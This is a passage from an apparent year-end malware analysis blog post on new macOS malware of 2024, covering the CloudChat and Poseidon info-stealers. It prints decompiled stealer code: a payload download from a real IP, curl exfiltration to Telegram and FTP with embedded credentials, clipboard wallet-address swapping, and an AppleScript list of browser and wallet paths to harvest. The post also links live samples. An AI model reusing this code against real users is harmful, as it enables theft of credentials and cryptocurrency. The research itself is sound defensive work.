The Mac Malware of 2024 👾

A comprehensive analysis of the year's new macOS malware

by: Patrick Wardle / January 1, 2025


```
📝 👾 Want to play along?

The majority of samples covered in this post are available in our malware collection. Also, direct
links to each sample are provided in the sections where they are discussed.

                                              ...just please don't infect yourself! 😅
```

🖨️ Printable

A printable (PDF) version of this report can be found here:

The Mac Malware of 2024.pdf

⌛ Background

Goodbye 2024 …and hello 2025! 🥳

For what is now the 9th year in a row, I've put together a blog post that comprehensively covers all the new Mac malware that emerged throughout the year.

While the specimens may have been reported on before (for example by the anti-virus/security company that discovered them), this blog aims to cumulatively and comprehensively cover ***all*** the new Mac malware of 2024 - in much technical detail, all in one place …yes, with samples available for download!

After reading this blog post you will have a thorough and comprehensive understanding of latest threats targeting macOS. This is especially important as Macs continue to flourish, with researchers at MacPaw's Moonlock Lab **noting** a "*60 percent increase [of macOS] in market share in the last 3 years alone*".

Looking forward, others predict the **full dominance** of macOS (in the enterprise) the end of the decade:

> *"Mac will become the dominant enterprise endpoint by 2030." -Jamf*

Predictably macOS malware follows a similar trajectory, becoming ever more prevalent (and well, insidious).

> *"2024 saw a noteworthy increase in malicious activity targeting macOS users, with significant growth in both the variety and accessibility of macOS malware.*
>
> *The darknet was flooded with posts and discussions on bypassing macOS defenses, leveraging AI tools for malware development, and capitalizing on social engineering to distribute macOS malware-as-a-service (MaaS)." -Moonlock Labs*

```
In this blog post, we focus on new Mac malware specimens that appeared in 2024. Adware and/or malware
from previous years, are not covered.

That having been said, at the end of this blog, I've included a section dedicated to notable
instances or developments of these other threats, that includes a brief overview, and links to
detailed write-ups.
```

For each malicious specimen covered in this post, we'll discuss the malware's:

- **Infection Vector**:
  How it was able to infect macOS systems.
- **Persistence Mechanism**:
  How it installed itself, to ensure it would be automatically restarted on reboot/user login.
- **Features & Goals**:
  What was the purpose of the malware? a backdoor? a stealer? or something more insidious…

Also, for each malware specimen, if a public sample is available, I've added a direct download link, should you want to follow along with my analysis or dig into the malware more yourself. #SharingIsCaring

```
In years past, I've organized the malware by the month of discovery, which worked well when there
were not a large number of samples.

However, this year, given the large increase in the number of samples, I've decided to organize them
by type, for example ransomware, stealers, etc. etc. To me this also makes more sense, as the month
of discovery is somewhat irrelevant (at least from a technical point of view).
```


🛠 Malware Analysis Tools & Tactics

Before we dive in, let's talk about analysis tools!

Throughout this blog, I reference various tools used in analyzing the malware specimens.
While there are a myriad of malware analysis tools, these are some of my own tools, and other favorites, that include:

- **`ProcessMonitor`**
  My open-source utility that monitors process creations and terminations, providing detailed information about such events.
- **`FileMonitor`**
  My open-source utility that monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- **`DNSMonitor`**
  My open-source utility that monitors DNS traffic providing detailed information domain name questions, answers, and more.
- **`WhatsYourSign`**
  My open-source utility that displays code-signing information, via the UI.
- **`Netiquette`**
  My open-source (light-weight) network monitor.
- `lldb`
  The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.
- **Suspicious Package** A tools for "inspecting macOS Installer Packages" (`.pkgs`), which also allows you to easily extract files directly from the .pkg.
- **`Hopper Disassembler`**
  A "reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications" …or malware specimens.

Interested in general Mac malware analysis techniques?




You're in luck, as I've written a book on this topic,

that is wholly free online:

The Art Of Mac Malware, Vol. I: Analysis

Stealers:


Continuing the trend from 2023, the most common type of new macOS malware in 2024, was undoubtedly "info stealers". Such malware is solely focused on collecting and stealing sensitive information from victims machines, such as cookies, password, certificates, crytocurrency wallets, and more:



Stealers, an overview

…and, as there isn't much need to stick around once this information is obtained, stealers often don't persist.

Now, it's easy to brush off stealers, however if nothing else, 2024 showed us that stealers were often a precursor to far more damaging attacks:



Stealers ...not to be underestimated!

If you're interested in the type of information on macOS systems, that stealers target, the SentinelOne researcher Phil Stokes (@philofishal), has written an excellent post on this very topic: "**Session Cookies, Keychains, SSH Keys & More | Data Malware Steals from macOS Users**."

```
You can read more broadly, about macOS stealers in my research paper:

        "Byteing Back: Detection, Dissection and Protection Against macOS Stealers"
```

Ok, enough overview, let's now dive into the new macOS stealers of 2024!

👾 CloudChat

CloudChat is fairly standard macOS stealer, focusing on largely on cryptocurrency wallets and keys. However, it does have a few tricks up its sleeve such as monitoring the clipboard. Moreover its use of Telegram as well as FTP (as an exfiltration mechanism) is interesting.

⬇ Download: **CloudChat** (password: infect3d)


Kandji researchers **Adam Kohler** and **Christopher Lopez** initially uncovered CloudChat on VirusTotal. Their subsequent analysis, "**CloudChat Infostealer: How It Works, What It Does**" is oft-cited here.

Adam Kohler
@AdamJKohler · **Follow**

This was an exciting find that Christopher Lopez and I worked on all weekend! Super proud of being able to get this out!

blog.kandji.io/cloudchat-info...

#cybersecurity #malware #infostealer #cryptostealer #cloudchat #reverseengineering #kandji #edr #mdm



blog.kandji.io
CloudChat Infostealer: How It Works, What It Does
Kandji security researchers find code in a messaging app that will seek and upload crypto keys stored on Mac computers.

10:11 AM · Apr 8, 2024

❤ 3 Reply Copy link

Read 1 reply

Writeups:

- "**CloudChat Cashes Out: Who Needs a C2 Anyways**" -Alden Schmidt
- "**CloudChat Infostealer: How It Works, What It Does**" -Kandji

Infection Vector: Fake (Video Meeting) Applications

Though the Kandji report noted they originally discovered the malware on VirusTotal, it was also available on CloudChat's website. And what is CloudChat? Spoiler: It is a fake app, but it's website claimed that it:

> *"provides you with a safe social life service…chat with friends around the world and share your unique and interesting perspectives…use pictures and videos to share your life in the circle of friends or the world…let the world applaud you without worrying about privacy being leaked."*

If the cybercriminals can get a user to download and run the CloudChat, they'll be infected!


We've seen this approach to infecting macOS users before whereas attackers will send their targets meeting invites, then ultimately involve the victim downloading and executing what they believe is a required video-chat application, but is really malware. (See: "**Malicious meeting invite fix targets Mac users**").

Persistence: None

Many stealers don't persist, and CloudChat is no exception.

Capabilities: Stealer

If an unsuspecting victim runs the CloudChat application, the malicious logic (found within the `libCloudchat.dylib`) will be executed:



CloudChat's libCloudchat.dylib

We can use `otool` to dump the application's dependencies, to see (as expected) a dependency on this library:

```
 % otool -l CloudChat.app/Contents/MacOS/CloudChat
...
Load command 45
          cmd LC_LOAD_DYLIB
      cmdsize 80
         name @executable_path/../Frameworks/libCloudchat.dylib (offset 24)
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 0.0.0
compatibility version 0.0.0
```

The Kandji researchers noted that after performing a geolocation check (to avoid infecting victims in China), the malware will downloaded a binary from `45.77.179.89`. Saving it as `.Safari_V8_config` it then executes it:

```
result = _main.downloadFile(..., "http://45.77.179.89/static/clip",);
```

```
if (!result) {
    _os.chmod(...);
    _main.executeFileInBackground(...);
}
```

The downloaded binary (`.Safari_V8_config`) what implements the stealer logic. By looking at it method names, we can get a pretty good idea about what it is up to:

```
_main.monitorClipboard
_main.executeOnce
_main.getHostnameAndUsername
_main.copyAndCompressWalletPlugins
_main.compressLogsdata
_main.uploadLogsdata
_main.isValidPrivateKey
_main.replaceAddresses
_main.sendTelegramNotification
```

First (again as noted by the Kandji researchers), it performs a basic survey of the infected system, which is sends to a Telegram bot. The logic for the former can be found in the `getHostnameAndUsername` method, while the latter, in the aptly named `sendTelegramNotification` method. Embedded strings within this method show it (ab)uses `curl` in order to send the telegram notification:

```
curl -m %d -s -X POST -H \'Content-Type: application/json\' -d \'%s\'
\'https://api.telegram.org/bot%s/sendMessage\'
```

The `monitorClipboard` method is interesting. Its disassembly reveals it uses an open-source **clipboard** library to monitor the victims clipboard. As items are placed on the clipboard the malware invokes a `isValidPrivateKey` method to see if the item is a private key. If so, as noted by another researcher, Alden, who **also analyzed the malware**, "*[the malware] will replace the clipboard contents with an attacker controlled wallet string*":

```
while (true) {
    rax_1 = github.com/atotto/clipboard.readAll(...);
    ...

    if(main.isValidPrivateKey(...)) {

        main.replaceAddresses(...);
        github.com/atotto/clipboard.writeAll(...);
    }
}
```

The downloaded binary (`.Safari_V8_config`) also, as is common to many stealers, looks for common cryptocurrency wallets. Specifically, it looks for those that are implemented as Chrome extensions. Any such cryptocurrency wallets are compressed and exfiltrated. Rather unusually, the exfiltration is done via FTP:

```
main.uploadLogsdata() {
    ...
    char* var_50 = "--ftp-create-dirs"
    char* var_30 = "mars:LnW4BhIdjOsVZzK0"
    void* var_20 = "ftp://45.77.179.89/upload/encoun…";
    ...

    os/exec.(*Cmd).Run(_os/exec.Command(..., "curl", ...);
}
```

If you're interested in digging a bit deeper into CloudChat, see Kandji's excellent write-up: "**CloudChat Infostealer: How It Works, What It Does**".

👾 Poseidon (Rodrigo)


```
Poseidon, is a macOS stealer written by 'Rodrigo'. Its main rival is Amos, with which it roughly
shares the same features and stealer capabilities.
```

⬇ Download: **Poseidon** (password: infect3d)

Researchers from MacPaw's '**Moonlock Lab**' were first to uncover, and subsequently detail Poseidon:

Moonlock Lab
@moonlock_lab · **Follow**

1/4: We've discovered a fully undetectable #stealer targeting #macOS. It has maintained a zero-detection rate on VirusTotal since its first submission on 17/05/2024. This stealer is allegedly linked to Rodrigo4, a known Russian-speaking threat actor from XSS underground forums.




7:53 AM · May 23, 2024

145 Reply Copy link

Read 2 replies

Shortly thereafter, an 'interview' with the creator 'Rodrigo' **was posted** by `g0njxa`:



Let's see, Poseidon, a brief talk with Rodrigo:

The interview was made in English. Original text is provided below.

g0njxa
What is Poseidon, How would you describe it?

Rodrigo
#1 MacOS Stealer on the market. The market is changing, Atomic (AMOS) is already in the past, all that is from it now is leftovers.

An 'interview' with Poseidon's creator

Writeups:


- "**From Amos to Poseidon**" -SentinelOne
- "**Approaching stealers devs : a brief interview with Poseidon**" -g0njxa
- "**Poseidon Mac stealer distributed via Google ads**" -Malwarebytes

Infection Vector: Google Ads, Pirated Applications, etc.

Most stealers conform to a "Malware as a Service" (MaaS) model, whereas "Traffer Teams" (unrelated to the original malware author) focus on the distribution of the malware to indiscriminately infect victims. Poseidon follows this approach.


```
You can read more about the topic of "Malware as a Service" in:

                    "Understanding Malware as a Service"
```

In a **post**, researchers at Malwarebytes detailed how Poseidon was distributed via malicious (Google) ads. In one instance they showed the user's searching for the Arc Browser would be shown a malicious ad:




Malicious Google Ads Point to Poseidon (Image Credit: Malwarebytes)

If the user (inadvertently?) clicked on the ad, they would be taken to a site, that mimicked the real Arc Browser site:



Malicious Mirror of the Arc Site (Image Credit: Malwarebytes)

Clicking 'Download Arc', would download the Poseidon …and if the user's then ran it, they would become infected:



Poseidon, here, masquerading as the Arc Browser (Image Credit: Malwarebytes)

In MoonLock's post, they also noted that the malware was seen in (possible cracked) applications:

> *"The main [malware] payload …is found in CleanMyMacCrack.dmg." -Moonlock Labs*

Persistence: None

Many stealers don't persist, and Poseidon is no exception.

Capabilities: Stealer

Stealers, well, steal stuff ...including cookies and cryptocurrency wallets. And what does Poseidon steal? Well MoonLock's researchers state:


> *"The script ...collects data from various sources (browsers, files, system info), and sends the collected data to a server via curl" -Moonlock Labs*

We can see the specifics of this activity in the following screenshot:

```
set username to (system attribute 'USER')
set profile to '/Users/' & username
set writemind to '/tmp/xuyna/'
set library to profile & '/Library/Application Support/'
set chromiumMap to {{'Chrome', library & 'Google/Chrome/'}, {'Brave', library & 'BraveSoftware/Brave-Browser/'}, {'Edge', library & 'Microsoft Edge/'}, {'Vivaldi', library & 'Vivaldi/'}, {'Opera', library & 'com.operasoftware.Opera/'}, {'OperaGX', library & 'com.operasoftware.OperaGX/'}}
set walletMap to {{'deskwallets/Electrum', profile & '/.electrum/wallets/'}, {'deskwallets/Coinomi', library & 'Coinomi/wallets/'}, {'deskwallets/Exodus', library & 'Exodus/'}, {'deskwallets/Atomic', library & 'atomic/Local Storage/leveldb/'}, {'deskwallets/Wasabi', profile & '/.walletwasabi/client/Wallets/'}, {'deskwallets/Ledger Live', library & 'Ledger Live/'}, {'deskwallets/Feather (Monero)', profile & '/Monero/wallets/'}, {'deskwallets/Bitcoin Core', library & 'Bitcoin/wallets/'}, {'deskwallets/Litecoin Core', library & 'Litecoin/wallets/'}, {'deskwallets/Dash Core', library & 'DashCore/wallets/'}, {'deskwallets/Electrum 